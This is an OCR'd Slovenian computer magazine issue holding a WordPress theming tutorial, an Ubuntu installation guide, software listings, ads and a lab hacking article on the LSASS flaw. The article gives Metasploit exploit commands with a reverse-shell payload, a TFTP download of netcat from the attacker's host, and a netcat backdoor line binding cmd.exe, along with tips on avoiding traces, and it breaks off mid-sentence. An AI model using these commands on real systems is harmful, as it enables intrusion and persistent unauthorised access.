
Firefox
Odlična platforma za testiranje, še zlasti skupaj z Web Developer Toolbar (http://chrispederick.com/work/webdeveloper/), poskrbite pa, da bo vaša stran delovala tudi v *IE*, *Safariju* in *Operi*..
www.mozilla.org

Opera
Ja, ta tudi. Če je niste že dolgo uporabljali, naj vam povemo, da nima več nobenih reklam in da več ni plačljiva; gre preprosto za brskalnik s številnimi možnostmi, ki je izumil veliko stvari, ki jih imamo danes za samoumevne.
www.opera.com


Zoomifyer EZ
Zmogljiv dodatek za vsako spletno stran – slike z možnostjo približevanja pogleda, ki vam omogočajo videti še tako neznatno podrobnosti, delček za delčkom.
www.zoomify.com/ez

NASLEDNJI MESEC
POLEPŠANJE VAŠEGA BLOGA


PRETVORITE NAŠO NAJBOLJ ENOSTAVNO TEMO V SPLETNI DNEVNIK, KI GA LAHKO DODATE V SEZNAM PRILJUBLJENIH STRANI




3 Odprite **Theme Editor** in s seznama izberite "mmoglog". Seveda je popolnoma prazna, kar bomo takoj popravili. Z nastavitvijo datotek na 666 jih lahko urejate v vmesniku – običajno boste oblikovali vašo stran v *Dreamweaverju* in to možnost uporabili le za urejanje.




4 Vstavili smo standardne glave HTML, vendar je stran še zmeraj prazna. Zgornja koda prikazuje najbolj osnovni Loop v arzenalu *WordPressa*. Ta pregleda vsak vnos v blog in izpiše vse njihove naslove. Ustvarite nekaj testnih vnosov, naslovov in drugih elementov, da se prepričate, ali deluje.




5 To je bolj nazoren primer. Naslovi so prikazani z oznako glave **<h1>**, telo pa sestavlja golo besedilo. Običajno je smotrno uporabiti dejanske oznake glav in urediti njihov videz s CSS, s čimer boste poskrbeli za berljivost vaše strani v vsakem brskalniku in pomagali iskalnikom procesirati vašo stran.



7 Ena izmed velikih prednosti uporabe *WordPress* je, da niste omejeni. Strani delujejo na zelo podobni osnovi in so idealne za objavo informacij, kot so komentarji in FAQ ali stran s kontaktnimi naslovi. Uporabljate lahko več predlog, od katerih je vsaka oblikovana podobno kot vaša glavna predloga.



8 Datoteke predlog lahko imenujete, kakor želite, vendar morajo vsebovati končnico .php; da bi jih *WordPress* zaznal kot potencialne predloge strani, pa boste morali to dodati na vrh. Na stran s vsebino dodajte sveži Loop, ki je običajno sestavljen le iz naslova in vsebine.



9 Samo stran ustvarite tako, da iz menija **Write** izberete **Write Page**. Ustvarite lahko osnovno strukturo map za vašo stran, tako da strani dodelite Parents – na primer **info/kdosmo/** raje kot samo **/kdosmo/** – za vsako pa lahko izberete tudi različno predlogo.


Namestitev Ubuntu

del 12


PCF dokaže, da namestitev Linuxa le ni tako zapletena

Začnimo na začetku. Nenavadno ime, ki se izgovarja tako, kot se piše, bi lahko iz njegovih južnoafriških korenin grobo prevedli kot "človečnost do drugih". Južna Afrika je slučajno tudi domovina glavnega sponzorja Linuxa Ubuntu, Marka Shuttlewortha. Ker se ni zadovoljil s tem, da bi bil drugi turist v vesolju, je Mark vložil nekaj svojega bogastva v izdelavo Linuxa za vsakogar. In Ubuntu Linux je resnično namenjen vsem uporabnikom, ne le neobritim zasvojencem s kofeinom. Ker njegova namestitev ni preveč zapletena, obenem pa je enostaven za uporabo, je odlična priložnost za vse, ki bi radi preizkusili alternativni operacijski sistem.


Najnovejša različica, ljubkovalno poimenovana *Breezy Badger*, nosi številko 5.01, na tej strani in v nadaljevanju naslednji mesec pa bomo razkrili vse, kar morate vedeti o namestitvi in nastavitvah sistema Ubuntu Linux. Ubuntu lahko namestite samostojno na lasten računalnik ali na ločen trdi disk oziroma particijo. Preden začnemo, pa boste morali zapisati sliko ISO na prazni CD. Uporabite orodja, kot sta *Nero* ali *DeepBurner* (tega boste našli na DVD-ju), in zapišite datoteko ISO kot sliko (ne dodajte je zgolj kot datoteko). V programu *Nero* iz menija preprosto izberite **Recorder → Burn Image**. **PCF**




1 Ko ste zapisali sliko diska, je prvi korak zagon sistema Linux s CD-ja v pogonu. Morda boste pri tem v BIOS-u vašega računalnika morali spremeniti zagonsko zaporedje. Ko se disk naloži, preprosto pritisnite tipko **[Enter]**.



2 Naj vas ne prestraši strogi videz teh namestitvenih zaslonov, saj so tako zasnovani zato, da bi se izognili nepreglednosti. Preprosto izberite jezik, nato pa še lokacijo. Namestitveni program bo nato pregledal vašo strojno opremo in zaznal morebitno omrežje. Ime gostitelja pustite kar "ubuntu".



3 Pozor! Če nameravate poganjati Ubuntu skupaj s predhodno nameščenim operacijskim sistemom, lahko napaka na tem mestu uniči dragocene podatke. Najmanj tvegana odločitev je, da Ubuntu namenite celoten trdi disk. Prepričajte se le, da ste izbrali pravega, in namestitveni program bo sam ustvaril particije.



4 Namestitveni program bo pričel z nameščanjem sistema. To lahko traja nekaj časa. Vnesti boste morali še vaše časovno področje in ustvariti uporabniški račun. Ubuntu vas bo nato obvestil, da je prva stopnja namestitve vašega novega operacijskega sistema zaključena in ponovno zagnal vaš računalnik.

NA DISKU

Scribus
Programski DTP paket za Linux, ki omogoča zares profesionalne rezultate.
www.scribus.net

Celestia
Oglejte si vesolje z vašega namizja.
www.shatters.net/celestia


Xine
Predvaja številne medijske formate in vključuje podporo za TV naprave.
xinehq.de

CinePaint
Aplikacija za retuširanje slik, ki so jo uporabili v *The Last Samurai*.
www.cinepaint.org


Razlaga Ubuntu

Uspelo nam ga je namestiti, kaj pa zdaj?


1 Ko prvič zaženete vaš sistem Ubuntu, boste morali še enkrat malo počakati, da se namestitveni proces zaključi. Ko je zaključen, boste zagledali prijavni zaslon. Vnesti je potrebno uporabniško ime in geslo, ki ste ga uporabili v namestitvenem procesu.



2 Ubuntu uporablja dokaj rjavo različico namizja *Gnome*, ki slovi po svojem pristopu "manj je več". Možnosti so zmanjšane na minimum, isto pa velja tudi za okvirje in menije. Podobno kot pri namizju Mac je v zgornji vrstici meni z aplikacijami, spodnja vrstica pa je opravilna vrstica.




3 Privzeti spletni brskalnik lahko zaženete prek modre ikone zemlje. V meniju Applications boste prav tako našli integriran pisarniški paket, skupaj s pisano paleto iger in raznovrstne programske opreme. *Evolution* je na primer fantastičen odjemalec za elektronsko pošto.



4 Za dodatne informacije o uporabi vašega sistema Ubuntu kliknite na ikono rešilnega pasu, ki nudi potrebno pomoč. Ekipa Ubuntu se je zelo potrudila pri dokumentaciji, ki vključuje odlični vodič za uporabnike. Naslednji mesec vam bomo pokazali tudi postopek namestitve nekaterih drugih aplikacij.

Čista petka!



Najvišje hitrosti interneta po najboljših cenah

PETKA
5 Mbps
Prve 3 mesece
6.660 SIT

Priklop
1 SIT

✆ 080 22 88, www.upctelemach.si

Telemachov kabelski internet

Paket	Hitrost (kbps)	Cena (ddv vklj.)	
MINI	256/128	4.990 SIT	1 e-poštni naslov, 5 psevdonimov
STANDARD	1538/384	6.990 SIT	1 e-poštni naslov, 5 psevdonimov
TROJKA	3072/512	8.700 SIT	3 e-poštni naslovi, 10 psevdonimov, 10 MB prostora na disku za spletno predstavitev
PETKA	5120/768	9.990 SIT	5 e-poštnih naslovov, 15 psevdonimov, 20 MB prostora na disku za spletno predstavitev

Priklop 1 SIT*
Brezplačen najem modema*
3 ure brezplačnih računalniških inštrukcij na domu*
1 leto brezplačna licenca za Panda Software Antivirus*

Panda Software

* V primeru podpisa pogodbe za 24 mesecev. Priklop možen, kjer za to obstajajo tehnične možnosti. Ponudba velja od 1.9.2005 do preklica

UPC TELEMACH

LSASS in vdor v Windows

Tomaž Bratuša vam bo ponovno dokazal, da je imela vaša mama prav, ko vam je rekla, da morate uporabljati zaščito...

V tem članku vam bomo predstavili tipičen vdor, pri katerem tako napadalec, kot tudi žrtev uporabljata operacijski sistem Windows. Verjetno imate pomisleke, da je dandanes kaj podobnega še mogoče, vendar vam zagotavljamo, da je na internetu in v lokalnih omrežjih podjetij vse polno sistemov, ki ne nudijo niti najmanjšega odpora. Vsekakor vam tovrstnega početja ne priporočamo na sistemih, ki niso v vaši lasti, članek pa je namenjen izključno seznanjanju bralca o možnih oblikah obrambe.

POVOD ZA ČLANEK

Pred dnevi nam je znanec, recimo mu Miha, zaupal, da se mu je na računalniku prikazalo nenavadno sporočilo, v katerem mu je neznanec sporočil, da ima računalnik okužen s spywareom, on pa bo zadevo uredil in sistem počistil. Miha je nato omenjal nenadno odprtje okna ukazne lupine, v katerem je napadalec izvrševal njemu neznane ukaze DOS. Vse skupaj se je prijatelju zdelo zelo zabavno in niti pomislil ni, da je bil pravkar žrtev vdora oziroma nenapovedanega obiska neznanega hekerja. Ko smo po pregledu računalnika lahko z gotovostjo trdili, da je bil obisk hekerja realnost, smo mu seveda razložili, kaj to pomeni. Če dobro pomislimo, mu najbolj temačnih scenarijev niti nismo omenili, saj bi ga verjetno odpeljali na psihiatrijo. Pa si bolje oglejmo, kaj se je dejansko zgodilo in zakaj vam tolikokrat ponavljamo, da morate uporabljati osebni požarni zid, nameščati varnostne popravke ter uporabljati protivirusni program v kombinaciji z vsaj dvema aplikacijama za boj proti spywareu.

Poznate razlog, zakaj Miha nima nameščenega Windows XP Service Pack 2? Ker mu po namestitvi niso delali nekateri filmi DiVX in programi P2P. Po vsem tem, ko smo bili že skoraj stoodstotno prepričani, da je SP2 namenjen povečanju varnosti.

> **"Niti pomislil ni, da je bil pravkar žrtev vdora oziroma nenapovedanega obiska neznanega hekerja"**

ZAHTEVE

Sistemske in strojne zahteve za izvedbo podviga vključujejo naslednje: dva računalnika z nameščenim Windows 2000/XP, povezana s pomočjo vozlišča. Če ste sledili prejšnjim člankom, lahko uporabite tudi virtualizacijo s pomočjo že opisanega orodja *Vmware*, s čimer boste oba sistema namestili na en sam fizični računalnik. Oba nameščena sistema med seboj omrežite; mi smo jima dodelili imeni: "napadalec" (192.168.2.4) in "žrtev" (192.168.2.3).

Uporabili smo v preteklosti že proslavljeno slabost imenovano LSASS. Za vdor bosta služili že znani orodji *DSScan*: **www.foundstone.com/resources/freetooldownload.htm?file=dsscan.zip** in *Metasploit Framework*: **www.metasploit.com/projects/Framework/downloads.html**. Obe orodji namestite na sistem napadalca (IP: 192.168.2.4), nato pa preverite delovanje novo nastalega omrežja oziroma hekerskega laboratorija. Kliknite na **Start→Run** in vpišite **cmd** ter pritisnite **[Enter]**, s čimer odprete ukazno vrstico. Vanjo najprej vnesite **prompt $g**, s čimer se boste znebili nadležnega opisa poti pred kazalcem.

Sedaj se s pomočjo orodja ping prepričajte, ali je sistem žrtve sploh dosegljiv, kar storite tako, da v ukazno vrstico vpišete: **ping 192.168.2.3**

Če dobite s sistema žrtve odgovor (angleško Reply), potem ste omrežje pravilno nastavili in lahko nadaljujete. V nasprotnem primeru morate najprej pravilno nastaviti omrežje, kar pa ni predmet tokratnega članka.

Ukazno vrstico lahko v tem trenutku zaprete z ukazom **exit** in pritiskom tipke **[Enter]**. Na tej stopnji se bomo najprej lotili pregleda tarče, saj je potrebno ugotoviti, ali je le-ta sploh ranljiva za napad tipa LSASS. Zbiranje informacij je pomembna stopnja napada, zato je nikar ne preskočite, saj boste s tem občutno ogrozili lastno varnost. Takojšen brezglav napad na sistem, ki ga ne poznate, vam bo hitro povzročil težave, lahko pa vas stane tudi osebne svobode.

ZBIRANJE IN NAPAD

Zaženite torej orodje DSScan in vanj spišite naslov IP žrtve (192.168.2.3). Ob zagonu programa bo samodejno uporabljen naslov IP vašega sistema, zato tega spremenite v IP tarče oziroma v našem primeru v 192.168.2.3, nato pa kliknite na gumb s puščico. Ko ste vnesli IP tarče, lahko ostale nastavitve pustite pri miru in kliknete na modro puščico na desni, s čimer boste pričeli s pregledovanjem sistema.

Če je sistem tarče ranljiv, boste dobili kot odgovor v stolpec **Status** ob imenu vaše tarče napis **Vulnerable**. V primeru, da sistem tarče ni ranljiv, ima po vsej verjetnosti nameščen varnostni popravek, kar je v bistvu dobra novica za žrtev. Slaba novica je ta, da z nameščenim varnostnim popravkom ta demonstracija ne bo uspela.

Za uspešno izvedbo samega napada smo uporabili orodje *Metasploit Framework*, ki smo vam ga predstavili prejšnji mesec. Orodje zaženete tako, da kliknete na **Start→Programs→Metasploit Framework→MSFConsole**. Znotraj orodja *Metasploit Framework* lahko kadarkoli zaprosite za pomoč, tako da vtipkate ukaz **help** in pritisnete **[Enter]**. Za prikaz seznama dosegljivih skript za izkoriščanje pomanjkljivosti (Exploits) vnesite: **show exploits**. Orodju nato sporočite, da nameravate uporabiti skripto lsass_ms04_011, kar storite z vnosom naslednjega ukaza: **use lsass_ms04_011**. Za prikaz nastavitvenih možnosti izbrane izkoriščevalske skripte pa vnesite ukaz: **show options**.

Odgovor *Metasploita* nam torej pove, da je potrebno vnesti naslov IP tarče (RHOST), naslov IP napadalca (LHOST) in izbrati ust-

www.adriatic-slovenica.si A R I H Foto: Miško Kranjec

Dvojna varnost.

Dvakrat je bolje kot enkrat. Vsaj kar se varnosti tiče. Vsa zavarovanja in storitve zavarovalnice **Adriatic Slovenica** so plod dolgoletnih izkušenj in znanja dveh zavarovalnic, zato so dvakrat preverjena, izboljšana, bolj celovita in trdnejša.

V združeni zavarovalnici vam tako nudimo najširšo ponudbo zavarovanj v Sloveniji. Sedaj skupaj ustvarjamo varno prihodnost - z vami in za vas!

AdriaticSlovenica

Zavarovalna družba d.d. • Članica Skupine KD Group

DSScan vam bo dal mnogo koristnih informacij o potencialni žrtvi.

rezno breme oziroma PAYLOAD. Vse opisano storite z naslednjimi ukazi:

msf lsass_ms04_011> **set RHOST 192.168.2.3**

msf lsass_ms04_011> **set LHOST 192.168.2.4**

msf lsass_ms04_011> **set PAYLOAD win32_reverse**

Tako ste pripravljeni vdreti v sistem tarče, pri čemer je potrebno uporabiti magičen ukaz **msf lsass_ms04_011 (win32_reverse)> exploit**. Če je šlo vse po načrtih, bi morali v tem trenutku pridobiti dostop do ukazne vrstice sistema žrtve.

KDO JE TU GOSPODAR


Sedaj ste znotraj sistema žrtve in se po vsej verjetnosti že sprašujete, kaj vam je početi. Ena izmed možnosti je navadna zafrkancija s pomočjo v preteklih člankih že opisanega ukaza **net send**. To storite tako, da v novo pridobljeno ukazno vrstico vnesete naslednji ukaz, s čimer boste povzročili, da bo sistem žrtve poslal sporočilo samemu sebi: **net send We Are Controling Transmission**. Na strani žrtve se bo na zaslonu odprlo sporočilo zelo podobno tistemu, ki ga je opisoval tudi uvodoma omenjeni znanec Miha.

Vsekakor vam tovrstnega igranja ne priporočamo na sistemih, ki niso v vaši last oziroma z osebami, ki jih ne poznate. Žrtev lahko namreč vaše poskuse povezovanja odkrije s pomočjo DOS ukaza **netstat -a**. Če žrtev v ukazno vrstico vpiše ta ukaz, bo namreč videla vse trenutne in tudi pred kratkim vzpostavljene povezave z njenim sistemom. Poleg tega lahko žrtev uporabi tudi upravitelja naprav v Windows (**[Ctrl]+[Alt]+[Del]**), s katerim lahko odkrije nenavadne procese, ki jih je na sistemu zagnal napadalec. Ko bo žrtev poskušala tovrstne procese nasilno zaustaviti, bo sistem po vsej verjetnosti vrnil odgovor v stilu "Access is denied". Tovrstni procesi ostanejo aktivni tudi po vašem odhodu iz sistema žrtve, če seveda niste dobro prebrali prejšnjih člankov in za sabo zares temeljito počistili.

DELO Z DATOTEKAMI

Prenašanje datotek na sistem žrtve ali z njega je seveda bolj zanimivo početje kot pošiljanje nadležnih sporočil. Tovrstni prenosi napadalcu omogočijo namestitev ostalih hekerskih orodij, nedovoljenih vsebin in podobnega. Najpogosteje v ta namen napadalci uporabijo odjemalec TFTP, ki je prednastavljeno nameščen v večino "varnih sistemov" kar skupaj z operacijskim sistemom (Windows ni izjema!). Napadalcu v teh primerih preostane samo še namestitev strežnika TFTP in komunikacija z odjemalcem oziroma s tarčo se lahko prične. Bolj previdni napadalci v takšnih primerih ponavadi uporabijo strežnik TFTP, ki je daleč od računalnika, s katerega izvajajo napad. Zelo uporaben strežnik TFTP za Windows je tako *TFTPd32*, ob zagonu katerega bo vaš sistem pričel poslušati na vratih 69. *TFTPd32* najdete na spletnem naslovu **tftpd32.jounin.net.**

Na sistemu napadalca torej zaženete *TFTPd32*, pri tem pa ste s sistemom žrtve še vedno povezani prek ukazne vrstice. Za prikaz smo z napadalčevega sistema na žrtvin računalnik kopirali dve datoteki. Tovrstnih postopkov se napadalci ponavadi poslužujejo pri namestitvi trojanskih konjev, vohljačev in tako naprej. Verjetno vam ni preveč pri srcu, da bi v bodoče ob morebitnem ponovnem vstopu v sistem žrtve morali skozi vse prej opisane procedure. Enostaven način za namestitev zadnjih vrat je orodje *netcat* (**www.vulnwatch.org/netcat**), o katerem smo v preteklih člankih že veliko govorili. Z namestitvijo *netcata* se izognete morebitnim zapletom pri ponovnem vstopu v sistem, ko bi žrtev morebiti že namestila ustrezne varnostne popravke ali kaj podobnega.



Za komunikacijo z žrtvijo boste potrebovali takle strežnik TFTP.

Na tej točki je torej nameščen strežnik TFTP, pred tem pa smo uspešno prodrli v sistem tarče. Tukaj boste opazili, da se ukazna vrstica ne obnaša tako kot ponavadi in je precej neusmiljena za tipkarske napake. Pri ponavljajočih se ukazih si lahko pomagate z ustvarjanjem enostavnih datotek .bat ali pa ukaze kopirate neposredno v ukazno vrstico. Kopiranje ukazov je veliko boljša rešitev, saj tako na sistemu žrtve ne puščate datotek .bat in s tem dodatnih sledi.

Mi smo na tej točki s sistema napadalca datoteko nc.exe (*netcat*) prekopirali kar v imenik, v katerem je nameščen *TFTPd32*, hkrati pa smo odprli *Beležnico* in vanjo vpisali: **@nc –l –p 23 –t –e cmd.exe**. Datoteko smo nato shranili s končnico .bat in tako dobili enostavno paketno izvršilno datoteko. Nato smo *netcat* prenesli z napadalčevega sistema na sistem tarče, in sicer tako, da smo v ukazno vrstico vpisali: **TFTP –I 192.168.2.4 GET nc.exe**. Na tej točki smo v ukazno vrstico, prek katere smo bili povezani s tarčo, vpisali ukaz: **start nc.bat**, s čimer smo dosegli zagon orodja *netcat* na strani žrtve, s tem smo si omogočili vstop v sistem prek povezave na TCP na vratih 23. S tem smo 